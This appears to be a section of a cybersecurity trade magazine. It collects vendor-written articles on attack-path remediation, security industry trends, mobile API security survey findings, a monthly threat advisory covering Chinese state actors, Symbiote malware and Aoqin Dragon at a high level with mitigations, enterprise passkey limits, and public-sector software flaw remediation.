By viewing your network through the eyes of the attacker, you can see all existing attack paths to your critical assets, identify the choke points where multiple attack paths converge, and take quick and simple remediation steps to eradicate the risk in the most cost-effective manner, so that even if an attacker breaches your network, your 'crown jewels' cannot be compromised.

With the threat of ransomware attacks being constant, it's imperative for organizations to gain the upper hand and implement an approach that proactively and continuously looks for exposure. Cybersecurity professionals understand the extensive damage that ransomware and other attacks involving data leaks can cause, and they are not merely financial. In addition to perhaps paying tens of millions of dollars in ransom and other attack-related costs, victimized companies absorb a terrible blow to their reputation and image, as well as having their work completely disrupted. Fortunately, there is a proven strategy and process you can take right now to significantly lower ransomware risk: Effective management of your attack paths. And that means remediating the choke points!

By redirecting resources to fix issues at individual choke points, you can quickly reduce overall risk and the number of potential attack paths. Continuously monitoring choke points makes it possible to have a compact plan in place that takes the smallest number of actions while having the biggest impact.

About the Author



Shay Siksik works as a Vice President, Customer Operations & Chief Information Security Officer at XM Cyber, which is a Security Software company with an estimated 110 employees; and founded in 2016. Siksik graduated from University of London in 2018 and is currently based in Herzliyya, Israel.

Shay Siksik can be reached at our company website at <https://www.xmcyber.com/>



Major Trends in Cyber Security Industry to Look Out For

By Swamini Kulkarni, Senior Content Writer, Allied Market Research

Our lives have become utterly dependent on the internet. Whether it is to study for exams to run a multi-million-dollar business, our personal lives are intertwined with the digital world, making cyber security a crucial issue of our time. What's more, during the pandemic, a greater number of cyber-attacks were observed than ever, as the majority of companies adopted work-from-home culture and were vulnerable. Thus, it is vital to understand what would be the future of cyber security and how to best use resources and stay safe from cybercriminals.

While it is hard to predict the future of cyber security as the industry is constantly changing, and evolving, we can observe some major trends in the cyber security industry. According to Allied Market Research, the [global cyber security market](#) is expected to reach \$478.68 billion by 2030, growing at a CAGR of 9.5% from 2021 to 2030. This means that more and more companies would invest in cyber security and would launch new software to fight cybercriminals. Here are some of the major trends in the cyber security industry.

1. Artificial intelligence to govern more importance

Over the last couple of years, artificial intelligence (AI) has become a more advanced technology and gained importance in many industries. Currently, AI, machine learning, and deep learning algorithms are responsible for various automated tasks, analyzing patterns, crunching data, and even making decisions faster than a human can ever do.

However, it is observed that advanced technologies such as AI can create risk as many companies rely on machine learning for various vital operations. Thus, AI is expected to become a major target for cybercriminals. Cybercriminals may use AI to exploit vulnerabilities and detect security risks before companies come up with any kind of defense. In the future, companies would develop software and techniques to detect AI and counteract AI corruption attacks.

2. Security for the internet of things (IoT)

While security companies have launched much software to secure traditional devices such as smartphones and computers, there is a lack of security measures for cars, thermostats, refrigerators, and other IoT devices. More importantly, now medical equipment is connected to the internet, making them vulnerable to cyber-attacks.

Cybercriminals often hack connected devices and form botnets to commit distributed denial of services (DDoS) attacks. Thus, it has become crucial for companies and users to secure their devices. In the future, companies would invest more in developing effective security controls for their IoT devices.


3. Threat to BYOD and mobile devices

Mobile technology has evolved tremendously over the years, offering enhanced information mobility. Companies now prefer to embrace BYOD policies as they offer more flexibility to both company and employees. Moreover, these devices connect to corporate networks, but it expands the attack surface and the risk of losing sensitive information.

Every device that accesses a company's system is a potential threat as it can be the entry point for cybercriminals. However, companies use a continuous monitoring approach and third-party security solutions to manage real-time vulnerability. In the future, companies that provide such security solutions would gain importance.

These are the prime trends in the cyber security industry. These threats would only increase in the future and would pose a challenge to IT professionals across the industries. There is certainly an urgency to develop technologies such as cognitive computing and big data analytics to improve cyber security. The connected world is the future; there is no doubt about it. Thus, cyber security companies must improve their security solutions to go toe-to-toe with cybercriminals. Apart from this, users must follow simple security protocols such as using a strong password, having multi-factor authentication, and avoiding falling prey to suspicious emails.


About the Author



Swamini Kulkarni holds a bachelor's degree in Instrumentation and Control Engineering from Pune University and works as a content writer at Allied Market Research. She is deeply fascinated by the impact of technology on human life and loves to talk about science and mythology. When she is not glued to the computer, she loves to read, travel and daydream about her areas of interest.

Facebook: <https://www.facebook.com/swamini.kulkarni.7>

LinkedIn: [\(99+\) Swamini Kulkarni | LinkedIn](#)



Mobile App APIs Are Crucial to Businesses – But Are Under-Protected

“The State of Mobile Security in 2022” Underscores Both the Importance of Mobile Apps and the Relative Lack of Resources Being Allocated to Runtime App and Data Protection.

By David Stewart, CEO, Approov

Over the last two years, mobile apps have emerged as key tools for businesses to communicate with and serve customers, earn revenue, and enable remote work by employees, and their importance is expected to grow further over the next two years.

A new report from Approov and Osterman Research codifies the growing importance of business apps to organizations. It also illustrates several jarring disconnects between the strategically important role that apps now serve, and the comparatively lower level of focus and resources applied to the cybersecurity practices that are necessary protect those apps against runtime threats vs. cybersecurity resources applied elsewhere in the development cycle.

The findings in “The State of Mobile App Security in 2022” demonstrate that mobile apps are key channels through which businesses serve their customers, and their importance to organizations has tripled in the last two years.

The report also reveals a relative lack of resources being applied to protecting mobile apps and their APIs at runtime.

Michael Sampson, a Senior Analyst with Osterman Research, noted that while enterprise app development and deployment are among an organization's highest priorities, unfortunately, the runtime security of the app, its API secrets and the user data collected do not receive similarly high prioritization and budget.

"These findings raise serious questions, given that so many recent breaches have highlighted the risk of stolen keys and secrets being exploited by threat actors," Sampson said.

The report underscores that run-time security threats against mobile apps and APIs evolve and continue to inflict damage on organizations, and that damage cannot be prevented simply through adopting more secure "shift left" development practices. Runtime security threats are different than development threats and urgently require a separate set of security strategies.


Among key findings:

- **75% of companies say mobile apps are now "essential" or "absolutely core"** to their success, up from 25% two years ago.
- **75% Would Face Substantial Consequences from a Successful Attack on Their Mobile App:** An attack against APIs that rendered a mobile app non-functional would have a significant effect on 45 percent of businesses and a major impact on an additional 30 percent.
- **78% Have Low Confidence in Mitigation Against Specific Threats:** Seventy-eight percent of respondents are not highly confident that their organizations have the appropriate level of security defenses and protections in place to protect against specific threats posed by mobile apps.
- **Most Organizations Have Poor Visibility into Security Threats Against Mobile Apps:**
 - 60% lack visibility into credit fraud attempts
 - 59 % lack visibility into the creation of fake accounts
 - 56% lack visibility into data stolen from PIs by scripts
 - 54 % cannot detect the use of stolen API keys being used to mimic genuine requests
 - 53% percent lack visibility into credential stuffing attacks
 - 51% lack visibility into secrets exposed on mobile platforms,
 - 50 % cannot detect access by cloned, fake or tampered apps.

- **Third-Party APIs Create Pathways for Threat Actors:**
 - On average, mobile apps depend on more than 30 third-party APIs, and half of the mobile developers surveyed are still storing API keys in the app code - a massive attack surface for bad actors to exploit.
 - 42% of organizations don't require third-party developers to attest to following required standards, and 38% do not pen test the security of third-party code.
- **Runtime Threats Receive Lower Priority and Funding:** The report finds that although protecting mobile apps and APIs at runtime is an enduring requirement, spending is still skewed towards "shift-left" efforts.

Weak Security Practices for Mobile Apps and APIs


Percentage of respondents



Source: Osterman Research (2022)

Priority of Various Security Strategies

Percentage of respondents indicating “priority” or “an extreme priority”



Source: Osterman Research (2022)

Given that mobile apps and APIs are increasingly the lifeblood of organizations, the practices and resource allocation towards runtime threats must be reconsidered – and quickly – before yet another wave of major mobile app breaches exposes both organizations and their customers to the damage and continual loss that inevitably result.

This research reflects the overarching fact that although mobile apps are an increasingly critical conduit for both commerce and communications, investment in runtime protection of apps and APIs continues to take a back seat. Moreover, poor practices continue unabated, such as the storing of hard-coded keys in a mobile app or device, which exposes app secrets to increasingly clever threat actors.

Among the most jarring of disclosures was the admission that speeding time-to-market for new features is more highly prioritized than is security. Fully one half of all respondents reported that for competitive reasons, their organizations might ship apps with known insecurities in order to meet corporate goals. Many also shared that they consider their

Mobile Apps and Business Success



Source: Osterman Research (2022)

organization's security processes for both third-party and in-house developers to be weak and insufficient.

Osterman Research and Approov reached out during Q2:2022 to 302 security directors and mobile application development professionals across the U.S. and U.K. It found that issues affecting mobile app security and mobile app APIs affected organizations of all sizes: forty-eight percent of respondents were from companies of up to 500 employees, 42 percent were in companies of 501 to 4,999 employees, and 10 percent were in companies of more than 5,000 employees.

To download "The State of Mobile App Security in 2022" or view the July 26 webinar with Michael Sampson, visit <https://approov.io/for/state-of-mobile-app-security-2022/>

About the Author



David Stewart is CEO of Approov. He has 30+ years' experience in software security, mobile apps/APIs, embedded software tools, design services, chip design, design automation tools, technical support, marketing, sales, fundraising, executive management & board advisory roles. Current focus is growing a business delivering revenue assurance for enterprises reliant on mobile channels to reach their customers. Approov is a SaaS security solution preventing APIs being accessed by anything other than genuine instances of your mobile apps running in a safe environment. David can be reached at @approov_io and <https://approov.io/>



Monthly Threat Advisories Abundant With Malware, Nation State Actors, And Advanced Persistent Threats

By Eleanor Barlow, Content Manager, SecurityHQ

Each month, [SecurityHQ](#) releases a [monthly threat report](#) which focuses on some of the top security advisories. These advisories draw insights from expert analysts and, from looking at these reports, it is clear that developments in stealthy malware, APT groups, and nation state actors continue to grow at an alarming rate.

Nation State Actors Continue to Spread

In the latest advisory, and out of the many threats observed over this last month, a warning regarding the People's Republic of China State sponsored threat actors targeting primarily telecommunication and network service providers, was recently highlighted.

[The National Security Agency \(NSA\), Cybersecurity and Infrastructure Security Agency \(CISA\), and Federal Bureau of Investigation \(FBI\)](#) were first to release a Cybersecurity Advisory (CSA), stating that

'The advisory highlights how People's Republic of China (PRC) actors have targeted and compromised major telecommunications companies and network service providers primarily by exploiting publicly

known vulnerabilities. Networks affected have ranged from small office/home office (SOHO) routers to medium and large enterprise networks.'

This global threat concerns the use of Distributed Denial of Service (DDOS) attacks, as well as privilege escalation, whereby state sponsored threat actors have been observed conducting widespread campaigns in unpatched perimeter devices such as Virtual Private Networks (VPN), as well as via publicly facing applications.

According to analysts at SecurityHQ 'Once attackers exploited a critical vulnerability in a VPN device, they moved laterally to gain access to underlying Structured Query Language (SQL) database credentials and then dumped the credentials of other users and administrative accounts by using SQL commands. Attackers also used obtained credentials with custom automated scripts to authenticate to Jump Server via Secure Shell (SSH), execute router commands, and save the output. Finally, all outputs were exfiltrated off network to the attacker's infrastructure.'

Recommendations against such threats are to, first, keep all your systems and products updated with the latest security updates and patches. Block lateral movement by segmenting the network/networks, and disable anything that is not necessary, including any superfluous network services, protocols, ports, and devices. Ensure that MFA is used by every user, and on all VPN connections. Next, monitor IT Infrastructure 24x7 for suspicious activities, isolate compromised devices from the network once security incidents are detected, as well as any devices that may have been compromised. Finally, perform data backups to maintain the latest incident response recovery actions.

Suspect a security incident? You can [report an incident here](#).

Stealthy Malware Infecting Critical Systems

One of the latest threats observed over this last month includes the use of a malware known as "Symbiote" which has been used on a global scale to infect Linux Systems.

According to a researcher at Intezer, 'Symbiote is a malware that is highly evasive. Its main objective is to capture credentials and to facilitate backdoor access to infected machines. Since the malware operates as a userland level rootkit, detecting an infection may be difficult.'

[SecurityHQ analysts](#) highlight that 'Instead of being a standalone executable file, the malware is a shared object (SO) library that is loaded into all running processes using LD-PRELOAD to hijack the environment variables.'

What this means is that via this method, the threat group/attacker can access the process memory, network resources, and system of the victim. As well as elevate privileges, and rootkit functionality, giving the ability to harvest credentials and remote access.

'It is also observed that Symbiote utilizes BPF (Berkeley Packet Filter) to hide malicious network traffic by adding its bytecode at the start of the packet which allows an attacker to filter out the packets from not getting detected by packet-capturing tools.' SecurityHQ add.

The best way to mitigate against this form of malware is to analyse Endpoint solutions (EDR, AV, Email Anti-malware solution logs) for the presence of IOCs and anomalous DNS requests. Next, update Anti-malware solutions at endpoint and perimeter level solutions to include IOCs. Avoid handling files or URL links in emails, chats, or shared folders from untrusted sources. Provide [awareness training](#) to your employees/contractors.

APT Groups Targeting Telecommunications

APT groups are also among the threats being listed each month. Known as Aoqin, a China-Linked APT group has been discovered on a global scale, spying on government, education, and telecommunication organisations, for the past 10 years. This group has been seen to use document exploit techniques, including DLL Hijacking, Themida-packed files, and DNS tunnelling to evade post-compromise detection.

According to SentinelOne, 'Aoqin Dragon, a threat actor SentinelLabs has been extensively tracking, has operated since 2013 targeting government, education, and telecommunication organizations in Southeast Asia and Australia. Aoqin Dragon seeks initial access primarily through document exploits and the use of fake removable devices'.

To learn more about the threats that are evolving throughout 2022, download this white paper '[Global Threat Forecast 2022](#)'. Or, for more information, [speak to an expert here](#).

About the Author



Eleanor Barlow is the Content Manager of SecurityHQ. Based in London, Eleanor is an experienced named author and ghost writer, who specialises in researching and reporting on the latest in cyber security intelligence, developing trends and security insights.

As a skilled Content Manager, she is responsible for SecurityHQ's content strategy. This includes generating and coordinating content for the latest articles, press releases, whitepapers, case studies, website copy, social accounts, newsletters, threat intelligence and more.

Eleanor holds a first-class degree in English Literature, and an MA from the University of Bristol. She has strong experience writing in B2B environments, as well as for wider technology-based research projects.

Eleanor can be reached online at <https://www.linkedin.com/in/eleanor-barlow-039b04148/> and <https://www.securityhq.com/meet-our-team/eleanor-barlow/>



Passkey Is Pushing Passwords Out The Door, But Not For Everyone

Passwordless technology has much more room to grow despite recent consumer-focused breakthroughs

By Bojan Simic, CEO & CTO, HYPR

Passwords have long been a problem that, for some reason, have avoided direct scrutiny despite all signs pointing in their direction. Imagine them as a leak in your home – should you just put a bucket under the hole, knowing that it'll never stop the water from dripping down? Or should you find a more long-term solution that can plug the leak permanently, even if it requires some extra work up-front to get it done?

While passwordless technology has been around for years, the consensus from the general public and IT industry was to implement temporary and porous band-aids around passwords (such as two-factor authentication). This year, though, it seems that the latter option was finally chosen. Passwords are on their way out the door thanks to the upcoming rollout of “passkeys” by three major technology players in Apple, Google, and Microsoft. Users of Apple products will likely see these changes first, with iOS and MacOS updates slated to introduce the technology this fall. It's a major achievement, sure to heighten

public interest in passwordless innovation, but we have much further to go before truly eliminating the threat of password-based vulnerabilities. The most glaring inadequacy of passkeys in their current state is the lack of scalability for enterprises and complex, global organizations.

With a consumer-first focus, passkeys are the ideal replacement for passwords on the individual level, and even for most small- to mid-sized businesses. When you look at the apps on your phone, many offer the choice of using "log in with Facebook" or "log in with Google" to access your accounts, and those apps are perfect candidates for passkey functionality. They are typically non-critical applications where custody of the identity is not critical to the business. But passkeys are not equipped to provide the airtight, multi-layered cybersecurity framework that financial institutions, for instance, need to prevent cyberattacks by both state actors and savvy lone-wolf hackers. For all these apps in sectors such as banking, payments, and insurance, the businesses and consumers require a passwordless framework that can be controlled end-to-end.

One of the explanations behind this is the lack of cross-platform functionality, as a Google passkey would be locked exclusively within the Google ecosystem, Apple within its own devices, and so on. Thus, you can see how easily the complications could arise for a business that uses iCloud to store customer data while drafting and sharing sensitive information via Google Docs.

As has been the case for many emerging technologies in the past, once FAANG companies (AKA larger tech firms including Facebook, Apple, and Google) adopt something, it becomes the de facto standard across the industry shortly thereafter. In this case, that means passkeys (and passwordless cybersecurity in general) will likely be an aspect of everyday life very soon. But considering how protective FAANG companies can be when creating technology for mass-market adoption, it's not likely that an Apple passkey will be compatible with an Android device any time soon (looking at you, iPhone chargers).

For multi-national, and sometimes multi-company organizations that play key roles across entire supply chains, we've seen that one lapse in security can affect entire industries. It may be overplayed, but the SolarWinds attack showcased how the vulnerability of a single tech provider could compromise tens or hundreds of other companies that use their products. For massive chains such as the 400+ hospital network owned by Universal Health Services, [a single ransomware attack](#) could shut down computer systems across the continent.

Institutions like this, that have such a strong influence on public health and the global economy, need something more comprehensive than passkeys held back by corporate gatekeeping. A truly all-encompassing passwordless solution cannot be bound to an OS or to a particular piece of hardware. Something that keeps businesses secure from desktop to cloud across every pillar of their infrastructure, such as applications, servers, remote access and data.

The ability to provide this sort of necessary, blanket passwordless coverage for enterprises is not a "pie in the sky" aspiration, though. Passwordless multi-factor authentication solutions exist today that can be implemented at scale for even the largest banks, insurance providers, energy purveyors, and beyond. It's up to cybersecurity trailblazers to further showcase the capabilities of this technology, so that all passwordless solutions can move past the "early adopter" stage, and not just passkeys.

Passkeys are one piece of the puzzle, and they will certainly serve as a catalyst for greater awareness and activism on behalf of passwordless. With a successful implementation, they will hopefully lead to greater demand for a more robust cybersecurity ecosystem that is equally strong from your bank account login to a hospital intranet.

About the Author



Bojan Simic is the CEO and CTO of HYPR. Previously, he served as an information security consultant for Fortune 500 enterprises in the financial and insurance verticals conducting security architecture reviews, threat modeling, and penetration testing. Bojan has a passion for deploying applied cryptography implementations across security-critical software in both the public and private sectors. His extensive experience in decentralized authentication and cryptography have served as the underlying foundation for HYPR technology. Bojan also serves as HYPR's delegate to the FIDO Alliance board of directors, empowering the alliance's mission to rid the world of passwords.

Bojan can be reached online on [LinkedIn](#) and at our company website <https://www.hypr.com/>.



Public Sector Software Security: Major Shortfalls Mean No Time to Waste

Veracode's State of Software Security Report Finds Public Sector Has the Highest Proportion of Application Security Flaws

By Chris Eng, Chief Research Officer, Veracode

During the past two years, the transition to remote work has created and exacerbated security concerns across all industries. Unfortunately, the public sector is the most vulnerable. Our recent State of Software Security (SoSS) [report](#) shows this sector has the highest proportion of security flaws in its applications and some of the lowest and slowest fix rates compared to commercial industry sectors. In fact, Veracode found that 82 percent of the public sector applications scanned over the last year contained some type of flaw.

The public sector is home to our government, education systems, and emergency services— among many others— and the risk these flaws present could be catastrophic. For example, consider vulnerable code opening the door for an attacker to breach and/or impair critical infrastructure. When looking at the potential magnitude for an attack of this nature, we can look to the Colonial Pipeline attack, which caused a supply chain ripple effect across the entire East Coast.

With stakes like this in mind, understanding the risks of vulnerable code and how to secure applications in the public sector becomes imperative.

Veracode’s latest SoSS report highlighted the frequency of vulnerabilities in applications across several industries, including the public sector. When it came to government software, the report found that the public sector is drowning in a huge volume of code flaws and struggling with the pace required to fix them quickly.

Exploring the issue further, Veracode’s research found the public sector posts some of the slowest times on average for fixing flaws once detected—roughly two times slower than other industries. In fact, when looking at remediation times in the public sector, 60 percent of vulnerable libraries remain unresolved after two years—double the average of most other industries and lagging the cross-industry average by more than 15 months. With only a 22 percent fix rate overall, the public sector is challenged to remediate vulnerable code and keep software supply chain attacks from impacting critical state and local government and education applications.

Consider Figure 1, which provides some core comparative metrics for the state of software security in the public sector.




Figure 1: Values and rankings for key software security metrics by industry.

The rightmost columns rank industries according to how quickly they fix flaws once they’re detected by three different types of scans. The public sector has one of the slowest fix rates for flaws discovered by static analysis (SAST) and is dead last for dynamic (DAST) and third-party code (SCA) scans. These results coincide with the low fix rates previously discussed, and amplify the call for government agencies to address flaws in a timely fashion.

Diving deeper, we can expand on the half-life statistics presented in Figure 1. The number of days required to fix half the known flaws in an application is a simple, benchmark-worthy stat, but let’s explore the comprehensive lifecycle of software security issues to better understand problematic remediation times in the public sector. Using a method known as [survival analysis](#), we can explore any point along the survival curve to get the percentage of flaws still “alive” after a period of time following discovery (e.g., approximately 55 percent unresolved after one year). Figure 2 demonstrates the challenges experienced by the public sector. Government is consistently four months behind the overall average at fixing SAST flaws. For DAST, there is a ray of sunshine, however – agencies lag early on but manage to catch up and outpace others in the long run.




Figure 2: Two-year flaw survival rates for applications in the government sector

The high rate of flaws along with the slow remediation time could be attributed to the continued use of legacy software and lack of solid funding for open source and application security in the public sector. The US government has recognized legacy software as a security issue however, and is likely to begin addressing it within the [11% 2023 budget increase](#) for federal IT spending.

It’s clear from the data that organizations in the public sector have no time to waste if they hope to address the software supply chain risks they face. They must act with urgency to fix more flaws faster. Slow fix times can cause potential data loss, long outages and downtime for impacted applications. This happens because of the competitive market’s demand for timely release, creating a dilemma for developers – fix the flaws and delay the deadline or leave some flaws unaddressed to meet the deadline. Yet, the reality is developers needn’t be forced to make this choice. They can improve their secure development practices significantly by using multiple types of application scanning—static, dynamic, and software composition analysis—to get a more complete picture of software security, which in turn will help them to improve remediation times, comply with industry regulations, and make the case for increasing application security budgets.

